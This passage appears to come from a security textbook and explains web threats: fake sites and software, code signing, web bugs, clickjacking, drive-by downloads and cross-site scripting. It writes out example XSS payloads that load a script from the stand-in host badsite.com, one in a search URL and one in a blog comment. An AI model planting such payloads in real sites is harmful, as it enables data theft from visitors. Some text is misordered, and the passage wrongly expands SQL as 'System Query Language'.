


FIGURE 4-7 Fake Web Site for Barclays Bank

Web sites are easy to fake because the attacker can obtain copies of the images the real site uses to generate its web site. All the attacker has to do is change the values of links to redirect the unsuspecting victim to points of the attacker's choosing.

The attacker can get all the images a real site uses; fake sites can look convincing.

Fake Code

In [Chapter 3](#) we considered malicious code—its sources, effects, and countermeasures. We described how opening a document or clicking a link can lead to a surreptitious download of code that does nothing obvious but installs a hidden infection. One transmission route we did not note was an explicit download: programs intentionally installed that may advertise one purpose but do something entirely different. [Figure 4-8](#) shows a seemingly authentic ad for a replacement or update to the popular Adobe Reader. The link from which it came (www.pdf-new-2010-download.com) was redirected from www.adobe-download-center.com; both addresses seem like the kinds of URLs Adobe might use to distribute legitimate software.

Home | Download | Members | More Info | Support

PDF2010

The Ultimate PDF Software Pack to

Open, Create & Edit Files
in PDF format

The **BEST All in One Office Solution** for your PDF files

UPDATE TO 2010 VERSION!

Top Features

- 50% faster than previous versions
- Search & save online Internet content
- Support for all Operating platforms
- New and improved interface
- Search single or multiple PDF files

Writer / Reader

- Download the easiest software to view, create, modify and print PDF documents. The PDF format as a global exchange document format is created by Adobe and is the most efficient way to exchange information.

FREE OFFICE SUITE INCLUDED!

Download today and receive a FREE copy of the Best **ALL-IN-ONE** Office Solution for Your PDF files! Get Instant access to the Ultimate Office Solution Package! Why wait. Join today and experience the most exciting PDF solution available today!

PDF READER WRITER
PROFESSIONAL
9.0
Rated the #1 Product Online!

DOWNLOAD NOW!

Average Rating:
★★★★★
Downloads: 267,927
File Size: 14.8 MB
Requirements:
Windows 2000, XP, and Vista

Compatible with all Popular Platforms [Download Now](#)

FIGURE 4-8 Advertisement of Fake Software

Whether this attack is meant just to deceive or to harm depends on what code is actually delivered. This example shows how malicious software can masquerade as legitimate. The charade can continue unnoticed for some time if the malware at least seems to implement its ostensible function, in this case, displaying and creating PDF documents. Perhaps the easiest way for a malicious code writer to install code on a target machine is to create an application that a user willingly downloads and installs. As we describe in [Chapter 13](#), smartphone apps are well suited for distributing false or misleading code because of the large number of young, trusting smartphone users.

As another example, security firm f-Secure advised (22 Oct 2010) of a phony version of Microsoft's Security Essentials tool. The real tool locates and eradicates malware; the phony tool reports phony—nonexistent—malware. An example of its action is shown in [Figure 4-9](#). Not surprisingly, the “infections” the phony tool finds can be cured only with, you guessed it, phony tools sold through the phony tool's web site, shown in [Figure 4-10](#).



FIGURE 4-9 Phony [Microsoft] Security Essentials Tool




FIGURE 4-10 Infections Found and Countermeasure Tools for Sale

Protecting Web Sites Against Change

A web site is meant to be accessed by clients. Although some web sites are intended for authorized clients only and restricted by passwords or other access controls, other sites are intended for the general public. Thus, any controls on content have to be unobtrusive, not limiting proper use by the vast majority of users.

Our favorite integrity control, encryption, is often inappropriate: Distributing decryption keys to all users defeats the effectiveness of encryption. However, two uses of encryption can help keep a site's content intact.

Integrity Checksums

As we present in [Chapter 2](#), a checksum, hash code, or error detection code is a mathematical function that reduces a block of data (including an executable program) to a

small number of bits. Changing the data affects the function's result in mostly unpredictable ways, meaning that it is difficult—although not impossible—to change the data in such a way that the resulting function value is not changed. Using a checksum, you trust or hope that significant changes will invalidate the checksum value.

Recall from [Chapter 1](#) that some security controls can prevent attacks whereas other controls detect that an attack has succeeded only after it has happened. With detection controls we expect to be able to detect attacks soon enough that the damage is not too great. Amount of harm depends on the value of the data, even though that value can be hard to measure. Changes to a web site listing tomorrow's television schedule or the weather forecast might inconvenience a number of people, but the impact would not be catastrophic. And a web archive of the review of a performance years ago might be accessed by only one person a month. For these kinds of web sites, detecting a change is adequate hours or even days after the change. Detecting changes to other web sites, of course, has more urgency. At a frequency of seconds, hours, or weeks, the site's administrator needs to inspect for and repair changes.

Integrity checksums can detect altered content on a web site.

To detect data modification, administrators use integrity-checking tools, of which the Tripwire program [[KIM98](#)] (described in [Chapter 2](#)) is the most well known. When placing code or data on a server an administrator runs Tripwire to generate a hash value for each file or other data item. These hash values must be saved in a secure place, generally offline or on a network separate from the protected data, so that no intruder can modify them while modifying the sensitive data. The administrator reruns Tripwire as often as appropriate and compares the new and original hash values to determine if changes have occurred.

Signed Code or Data

Using an integrity checker helps the server-side administrator know that data are intact; it provides no assurance to the client. A similar, but more complicated approach works for clients, as well.

The problem of downloading faulty code or other data because of its being supplied by a malicious intruder can also be handled by an outside attestation. As described in [Chapter 2](#), a digital signature is an electronic seal that can vouch for the authenticity of a file or other data object. The recipient can inspect the seal to verify that it came from the person or organization believed to have signed the object and that the object was not modified after it was signed.

A partial approach to reducing the risk of false code is **signed code**. Users can hold downloaded code until they inspect the seal. After verifying that the seal is authentic and covers the entire code file being downloaded, users can install the code obtained.

A digital signature can vouch for the authenticity of a program, update, or dataset. The problem is, trusting the legitimacy of the signer.

A trustworthy third party appends a digital signature to a piece of code, supposedly

connoting more trustworthy code. Who might the trustworthy party be? A well-known manufacturer would be recognizable as a code signer. In fact, Microsoft affixes a digital signature to protect the integrity of critical parts of Windows. The signature is verified each time the code is loaded, ordinarily when the system is rebooted. But what of the small and virtually unknown manufacturer of a device driver or a code add-in? If the code vendor is unknown, it does not help that the vendor signs its own code; miscreants can post their own signed code, too. As described in [Sidebar 4-6](#), malicious agents can also subvert a legitimate signing infrastructure. Furthermore, users must check the validity of the signatures: Sally's signature does not confirm the legitimacy of Ben's code.

The threat of signed malicious code is real. According to anti-malware company McAfee, digitally signed malware accounted for only 1.3 percent of code items obtained in 2010, but the proportion rose to 2.9 percent for 2011 and 6.6 percent for 2012. Miscreants apply for and obtain legitimate certificates. Unsuspecting users (and their browsers) then accept these signatures as proof that the software is authentic and nonmalicious. Part of the problem is that signing certificates are relatively easy and cheap for anyone to obtain; the certificate indicates that the owner is a properly registered business in the locality in which it operates, but little more. Although signature authorities exercise reasonable diligence in issuing signing certificates, some bad actors slip through. Thus, signed code may confirm that a piece of software received is what the sender sent, but not that the software does all or only what a user expects it to.

Sidebar 4-6 Adobe Code-Signing Compromised

In 2012, Adobe announced that part of its code-signing infrastructure had been compromised and that the attackers had been able to distribute illegitimate code signed with a valid Adobe digital signature. In the incident attackers obtained access to a server in the Adobe code production library; with that server the agents were able to enter arbitrary code into the software build and request signatures for that software by using the standard procedure for legitimate Adobe software.

In this attack only two illicit utilities were introduced, and those affected only a small number of users. However, the cleanup required Adobe to decommission the compromised digital signature, issue a new signature, and develop a process for re-signing the affected utilities. Fortunately, the compromised server was reasonably well isolated, having access to source code for only one product; thus, the extent of potential damage was controlled.

Malicious Web Content

The cases just described could be harmless or harmful. One example showed that arbitrary code could be delivered to an unsuspecting site visitor. That example did not have to deliver malicious code, so it could be either nonmalicious or malicious. Likewise, someone could rewrite a web site in a way that would embarrass, deceive, or just poke fun—the defacer's motive may not be obvious. The following example, however, has unmistakably harmful intent. Our next attacks involve web pages that try to cause harm to the user.

Substitute Content on a Real Web Site

A website defacement is like graffiti: It makes a statement but does little more. To the site owner it may be embarrassing, and it attracts attention, which may have been the attacker's only intention. More mischievous attackers soon realized that in a similar way, they could replace other parts of a web site and do so in a way that did not attract attention.

Think of all the sites that offer content as PDF files. Most have a link through which to download the free PDF file display tool, Adobe Reader. That tool comes preloaded on many computers, and most other users have probably already installed it themselves. Still, sites with PDF content want to make sure users can process their downloads, so they post a link to the Adobe site, and occasionally a user clicks to download the utility program. Think, however, if an attacker wanted to insert malicious code, perhaps even in a compromised version of Reader. All the attacker would have to do is modify the link on the site with the PDF file so it points to the attacker's site instead of Adobe's, as depicted in [Figure 4-11](#). If the attacker presents a site that looks credible enough, most users would download and install the tool without question. For the attacker, it is one tiny change to the original site's HTML code, certainly no harder than changing the rest of the content.

Download important things to read:

Studies of low-order even primes	pdf file
How to cheat at solitaire	pdf file
Making anti-gravity paint and what to store it in	pdf file
101 things to do with string	pdf file

Download my infected version
of Adobe Reader here

FIGURE 4-11 Malicious Code to Download

Because so many people already have Adobe Reader installed, this example would not affect many machines. Suppose, however, the tool were a special application from a bank to enable its customers to manage their accounts online, a toolbar to assist in searching, or a viewer to display proprietary content. Many sites offer specialized programs to further their business goals and, unlike the case with Adobe Reader, users will often not know if the tool is legitimate, the site from which the tool comes is authentic, or the code is what the commercial site intended. Thus, website modification has advanced from being an attention-seeking annoyance to a serious potential threat.

Web Bug

You probably know that a web page is made up of many files: some text, graphics, executable code, and scripts. When the web page is loaded, files are downloaded from a

destination and processed; during the processing they may invoke other files (perhaps from other sites) which are in turn downloaded and processed, until all invocations have been satisfied. When a remote file is fetched for inclusion, the request also sends the IP address of the requester, the type of browser, and the content of any cookies stored for the requested site. These cookies permit the page to display a notice such as “Welcome back, Elaine,” bring up content from your last visit, or redirect you to a particular web page.

Some advertisers want to count number of visitors and number of times each visitor arrives at a site. They can do this by a combination of cookies and an invisible image. A **web bug**, also called a **clear GIF**, **1x1 GIF**, or **tracking bug**, is a tiny image, as small as 1 pixel by 1 pixel (depending on resolution, screens display at least 100 to 200 pixels per inch), an image so small it will not normally be seen. Nevertheless, it is loaded and processed the same as a larger picture. Part of the processing is to notify the bug’s owner, the advertiser, who thus learns that another user has loaded the advertising image.

A single company can do the same thing without the need for a web bug. If you order flowers online, the florist can obtain your IP address and set a cookie containing your details so as to recognize you as a repeat customer. A web bug allows this tracking across multiple merchants.

Your florist might subscribe to a web tracking service, which we name ClicksRUs. The florist includes a web bug in its web image, so when you load that page, your details are sent to ClicksRUs, which then installs a cookie. If you leave the florist’s web site and next go to a bakery’s site that also subscribes to tracking with ClicksRUs, the new page will also have a ClicksRUs web bug. This time, as shown in [Figure 4-12](#), ClicksRUs retrieves its old cookie, finds that you were last at the florist’s site, and records the coincidence of these two firms. After correlating these data points, ClicksRUs can inform the florist and the bakery that they have common customers and might develop a joint marketing approach. Or ClicksRUs can determine that you went from florist A to florist B to florist C and back to florist A, so it can report to them that B and C lost out to A, helping them all develop more successful marketing strategies. Or ClicksRUs can infer that you are looking for a gift and will offer a targeted ad on the next site you visit. ClicksRUs might receive advertising revenue from florist D and trinket merchant E, which would influence the ads it will display to you. Web bugs and tracking services are big business, as we explain in [Chapter 9](#).




FIGURE 4-12 Web Bugs

Tiny action points called web bugs can report page traversal patterns to central collecting points, compromising privacy.

Web bugs can also be used in email with images. A spammer gets a list of email addresses but does not know if the addresses are active, that is, if anyone reads mail at that address. With an embedded web bug, the spammer receives a report when the email message is opened in a browser. Or a company suspecting its email is ending up with competitors or other unauthorized parties can insert a web bug that will report each time the message is opened, whether as a direct recipient or someone to whom the message has been forwarded.

Is a web bug malicious? Probably not, although some people would claim that the unannounced tracking is a harmful invasion of privacy. But the invisible image is also useful in more malicious activities, as described next.

Clickjacking

Suppose you are at a gasoline filling station with three buttons to press to select the grade of fuel you want. The station owner, noticing that most people buy the lowest-priced fuel but that his greatest profit comes from the highest-priced product, decides to pull a trick. He pastes stickers over the buttons for the lowest and highest prices saying, respectively, “high performance” (on the lowest-priced button) and “economy” (on the expensive, high-profit button). Thus, some people will inadvertently push the

economy/high-priced button and unwittingly generate a higher profit. Unfair and deceptive, yes, but if the owner is unscrupulous, the technique would work; however, most businesses would not try that, because it is unethical and might lose customers. But computer attackers do not care about ethics or loss of customers, so a version of this technique becomes a computer attack.

Consider a scenario in which an attacker wants to seduce a victim into doing something. As you have seen in several examples in this book, planting a Trojan horse is not difficult. But application programs and the operating system make a user confirm actions that are potentially dangerous—the equivalent of a gas pump display that would ask “are you *sure* you want to buy the most expensive fuel?” The trick is to get the user to agree without realizing it.

As shown in [Figure 4-13](#), the computer attack uses an image pasted over, that is, displayed on top of, another image. We are all familiar with the click box “Do you want to delete this file? [Yes] [No].” **Clickjacking** is a technique that essentially causes that prompt box to slide around so that [Yes] is always under the mouse. The attacker also makes this box transparent, so the victim is unaware of clicking anything. Furthermore, a second, visible image is pasted underneath, so the victim thinks the box being clicked is something like “For a free prize, click [Here].” The victim clicks where [Here] is on the screen, but [Here] is not a button at all; it is just a picture directly under [Yes] (which is invisible). The mouse click selects the [Yes] button.



FIGURE 4-13 Clickjacking

Clickjacking: Tricking a user into clicking a link by disguising what the link points to

It is easy to see how this attack would be used. The attacker chooses an action to which the user would ordinarily not agree, such as

- Do you really want to delete all your files?
- Do you really want to send your contacts list to a spam merchant?
- Do you really want to install this program?
- Do you really want to change your password to *AWordYouDontKnow*?
- Do you really want to allow the world to have write access to your profile?

For each such question, the clickjacking attacker only has to be able to guess where the confirmation box will land, make it transparent, and slip the For a Free Prize, Click [Here] box under the invisible [Yes] button of the dangerous action's confirmation box.

These examples give you a sense of the potential harm of clickjacking. A surveillance attack might activate a computer camera and microphone, and the attack would cover the confirmation box; this attack was used against Adobe Flash, as shown in the video at <http://www.youtube.com/watch?v=gxyLbpldmuU>. [Sidebar 4-7](#) describes how numerous Facebook users were duped by a clickjacking attack.

A clickjacking attack succeeds because of what the attacker can do:

- choose and load a page with a confirmation box that commits the user to an action with one or a small number of mouse clicks (for example, “Do you want to install this program? [Yes] [Cancel]”)
- change the image's coloring to transparent
- move the image to any position on the screen

Sidebar 4-7 Facebook Clickjack Attack

In Summer 2010, thousands of Facebook users were tricked into posting that they “liked” a particular site. According to BBC news (3 June 2010), victims were presented with sites that many of their friends had “liked,” such as a video of the World Cup tennis match. When the users clicked to see the site, they were presented with another message asking them to click to confirm they were over age 18.

What the victims did not see was that the confirmation box was a sham underneath an invisible box asking them to confirm they “liked” the target web site. When the victims clicked that they were over 18, they were really confirming their “like” of the video.

This attack seems to have had no malicious impact, other than driving up the “like” figures on certain benign web sites. You can readily imagine serious harm from this kind of attack, however.

-
- superimpose a benign image underneath the malicious image (remember, the malicious image is transparent) with what looks like a button directly under the real (but invisible) button for the action the attacker wants (such as, “Yes” install the program)
 - induce the victim to click what seems to be a button on the benign image

The two technical tasks, changing the color to transparent and moving the page, are both possible because of a technique called **framing**, or using an **iframe**. An iframe is a structure that can contain all or part of a page, can be placed and moved anywhere on another page, and can be layered on top of or underneath other frames. Although important for managing complex images and content, such as a box with scrolling to enter a long response on a feedback page, frames also facilitate clickjacking.

But, as we show in the next attack discussion, the attacker can obtain or change a user's

data without creating complex web images.

Drive-By Download

Similar to the clickjacking attack, a **drive-by download** is an attack in which code is downloaded, installed, and executed on a computer without the user's permission and usually without the user's knowledge. In one example of a drive-by download, in April 2011, a web page from the U.S. Postal Service was compromised with the Blackhole commercial malicious-exploit kit. Clicking a link on the postal service web site redirected the user to a web site in Russia, which presented what looked like a familiar "Error 404—Page Not Found" message, but instead the Russian site installed malicious code carefully matched to the user's browser and operating system type (*eWeek*, 10 April 2011).

Drive-by download: downloading and installing code other than what a user expects

Eric Howes [[HOW04](#)] describes an attack in which he visited a site that ostensibly helps people identify lyrics to songs. Suspecting a drive-by download, Howes conducted an experiment in which he used a computer for which he had a catalog of installed software, so he could determine what had been installed after visiting the web site.

On his entry, the site displayed a pop-up screen asking for permission to install the program "software plugin" from "Software Plugin, Ltd." The pop-up was generated by a hidden frame loaded from the site's main page, seeking to run the script `download-mp3.exe`, a name that seems appropriate for a site handling music. When he agreed to the download, Howes found eight distinct programs (and their support code and data) downloaded to his machine.

Among the changes he detected were

- eight new programs from at least four different companies
- nine new directories
- three new browser toolbars (including the interesting toolbar shown in [Figure 4-14](#))




FIGURE 4-14 Drive-By Downloaded Toolbar

- numerous new desktop icons
- an addition to the bottom of the Save As dialog box, offering the opportunity to buy a computer accessory and take part in a survey to enter a sweepstakes
- numerous new Favorites entries
- a new browser start page

Removing this garbage from his computer was a challenge. For example, changing the browser start page worked only while the browser was open; closing the browser and reopening it brought back the modified start page. Only some of the programs were listed

in add/remove programs, and removing programs that way was only partially successful. Howes also followed the paths to the companies serving the software and downloaded and ran uninstall utilities from those companies, again with only partial success. After those two attempts at removal, Howes' anti-malware utilities found and eradicated still more code. He finally had to remove a few stray files by hand.

Fortunately, it seems there were no long-lasting, hidden registry changes that would have been even harder to eliminate. Howes was prepared for this download and had a spare machine he was willing to sacrifice for the experiment, as well as time and patience to undo all the havoc it created. Most users would not have been so prepared or so lucky.

This example indicates the range of damage a drive-by download can cause. Also, in this example, the user actually consented to a download (although Howes did not consent to all the things actually downloaded). In a more insidious form of drive-by download such as the postal service example, the download is just a script. It runs as a web page is displayed and probes the computer for vulnerabilities that will permit later downloads without permission.

Protecting Against Malicious Web Pages

The basic protection against malicious web content is access control, as presented in [Chapter 2](#). In some way we want to prevent the malicious content from becoming established or executed.

Access control accomplishes **separation**, keeping two classes of things apart. In this context, we want to keep malicious code off the user's system; alas, that is not easy.

Users download code to add new applications, update old ones, or improve execution. Additionally, often without the user's knowledge or consent, applications, including browsers, can download code either temporarily or permanently to assist in handling a data type (such as displaying a picture in a format new to the user). Although some operating systems require administrative privilege to install programs, that practice is not universal. And some naïve users run in administrative mode all the time. Even when the operating system does demand separate privilege to add new code, users accustomed to annoying pop-up boxes from the operating system routinely click [Allow] without thinking. As you can see, this explanation requires stronger action by both the user and the operating system, unlikely for both. The relevant measures here would include least privilege, user training, and visibility.

The other control is a responsibility of the web page owner: Ensure that code on a web page is good, clean, or suitable. Here again, the likelihood of that happening is small, for two reasons. First, code on web pages can come from many sources: libraries, reused modules, third parties, contractors, and original programming. Website owners focus on site development, not maintenance, so placing code on the website that seems to work may be enough to allow the development team to move on to the next project. Even if code on a site was good when the code was first made available for downloads, few site managers monitor over time to be sure the code stays good.

Second, good (secure, safe) code is hard to define and enforce. As we explained in [Chapter 3](#), stating security requirements is tricky. How do you distinguish security-neutral

functionality from security-harmful. And even if there were a comprehensive distinction between neutral and harmful, analyzing code either by hand or automatically can be close to impossible. (Think of the code fragment in [Chapter 3](#) showing an error in line 632 of a 1970-line module.) Thus, the poor website maintainer, handed new code to install, too often needs to just do the task without enforcing any security requirements.

As you can infer from this rather bleak explanation, the problem of malicious code on web sites is unlikely to be solved. User vigilance can reduce the likelihood of accepting downloads of such code, and careful access control can reduce the harm if malicious code does arrive. But planning and preparedness for after-the-infection recovery is also a necessary strategy.

4.3 Obtaining User or Website Data

In this section we study attacks that seek to extract sensitive information. Such attacks can go in either direction: from user against web site, or vice versa, although it is more common for them to apply against the remote web server (because servers typically have valuable data on many people, unlike a single user). These incidents try to trick a database management system into revealing otherwise controlled information.

The common factor in these attacks is that website content is provided by computer commands. The commands form a language that is often widely known. For example, almost all database management systems process commands in a language known as **SQL**, which stands for System Query Language. Reference books and sample programs in SQL are readily available. Someone interested in obtaining unauthorized data from the background database server crafts and passes SQL commands to the server through the web interface. Similar attacks involve writing scripts in Java. These attacks are called scripting or injection attacks because the unauthorized request is delivered as a script or injected into the dialog with the server.

Code Within Data

In this section we examine several examples of attacks in which executable¹ code is contained within what might seem to be ordinary data.

¹. In many cases this process is properly called “interpreting” instead of “executing.” Execution applies to a language, such as C, that is compiled and executed directly. Other action occurs with interpretative languages, such as SQL, in which a program, called an interpreter, accepts a limited set of commands and then does things to accomplish the meaning of those commands. Consider, for example, a database management system accepting a command to display all records for names beginning AD and born after 1990, sorted by salary; clearly many machine instructions are executed to implement this one command. For simplicity we continue to use the term execute to mean interpret, as well.

Cross-Site Scripting

To a user (client) it seems as if interaction with a server is a direct link, so it is easy to ignore the possibility of falsification along the way. However, many web interactions involve several parties, not just the simple case of one client to one server. In an attack called **cross-site scripting**, executable code is included in the interaction between client and server and executed by the client or server.

As an example, consider a simple command to the search engine Google. The user enters a simple text query, but handlers add commands along the way to the server, so

what starts as a simple string becomes a structure that Google can use to interpret or refine the search, or that the user's browser can use to help display the results. So, for example, a Google search on the string "cross site scripting" becomes

[Click here to view code image](#)

```
http://www.google.com/search?q=cross+site+scripting
&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:en-US:official
&client=firefox-a&lr=lang_en
```

The query term became "cross+site+scripting," and the other parameters (fields separated by the character &) are added by the search engine. In the example, ie (input encoding) and oe (output encoding) inform Google and the browser that the input is encoded as UTF-8 characters, and the output will be rendered in UTF-8, as well; lr=lang_en directs Google to return only results written in English. For efficiency, the browser and Google pass these control parameters back and forth with each interaction so neither side has to maintain extensive information about the other.

Scripting attack: forcing the server to execute commands (a script) in a normal data fetch request

Sometimes, however, the interaction is not directly between the user's browser and one web site. Many web sites offer access to outside services without leaving the site. For example, television station KCTV in Kansas City has a website with a search engine box so that a user can search within the site or on the web. In this case, the Google search result is displayed within a KCTV web page, a convenience to the user and a marketing advantage for KCTV (because the station keeps the user on its web site). The search query is loaded with parameters to help KCTV display the results; Google interprets the parameters for it and returns the remaining parameters unread and unmodified in the result to KCTV. These parameters become a script attached to the query and executed by any responding party along the way.

The interaction language between a client and server is simple in syntax and rich in effect. Communications between client and server must all be represented in plain text, because the web page protocol (http) uses only plain text. To render images or sounds, special effects such as pop-up windows or flashing text, or other actions, the http string contains embedded scripts, invoking Java, ActiveX, or other executable code. These programs run on the client's computer within the browser's context, so they can do or access anything the browser can, which usually means full access to the user's data space as well as full capability to send and receive over a network connection.

How is access to user's data a threat? A script might look for any file named address_book and send it to spam_target.com, where an application would craft spam messages to all the addresses, with the user as the apparent sender. Or code might look for any file containing numbers of the form ddd-dd-dddd (the standard format of a U.S. social security number) and transmit that file to an identity thief. The possibilities are endless.

The search and response URL we listed could contain a script as follows:

[Click here to view code image](#)

```
http://www.google.com/search?name=<SCRIPT
SRC=http://badsite.com/xss.js></SCRIPT>
```

```
&q=cross+site+scripting&ie=utf-8&oe=utf-8
&aq=t&rls=org.mozilla:en-US:official
&client=firefox-a&lr=lang_en
```

This string would connect to badsite.com where it would execute the Java script xss that could do anything allowed by the user's security context.

Remember that the browser and server pass these parameters back and forth to maintain context between a server and the user's session. Sometimes a volley from the client will contain a script for the server to execute. The attack can also harm the server side if the server interprets and executes the script or saves the script and returns it to other clients (who would then execute the script). Such behavior is called a **persistent cross-site scripting attack**. An example of such an attack could occur in a blog or stream of comments. Suppose station KCTV posted news stories online about which it invited users to post comments. A malicious user could post a comment with embedded HTML containing a script, such as but their browser would execute the malicious script. As described in [Sidebar 4-8](#), one attacker even tried (without success) to use this same approach by hand on paper.

[Click here to view code image](#)

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script>
```

from the script source we just described. Other users who opened the comments area would automatically download the previous comments and see

```
Cool
story.
KCTVBigFan
```

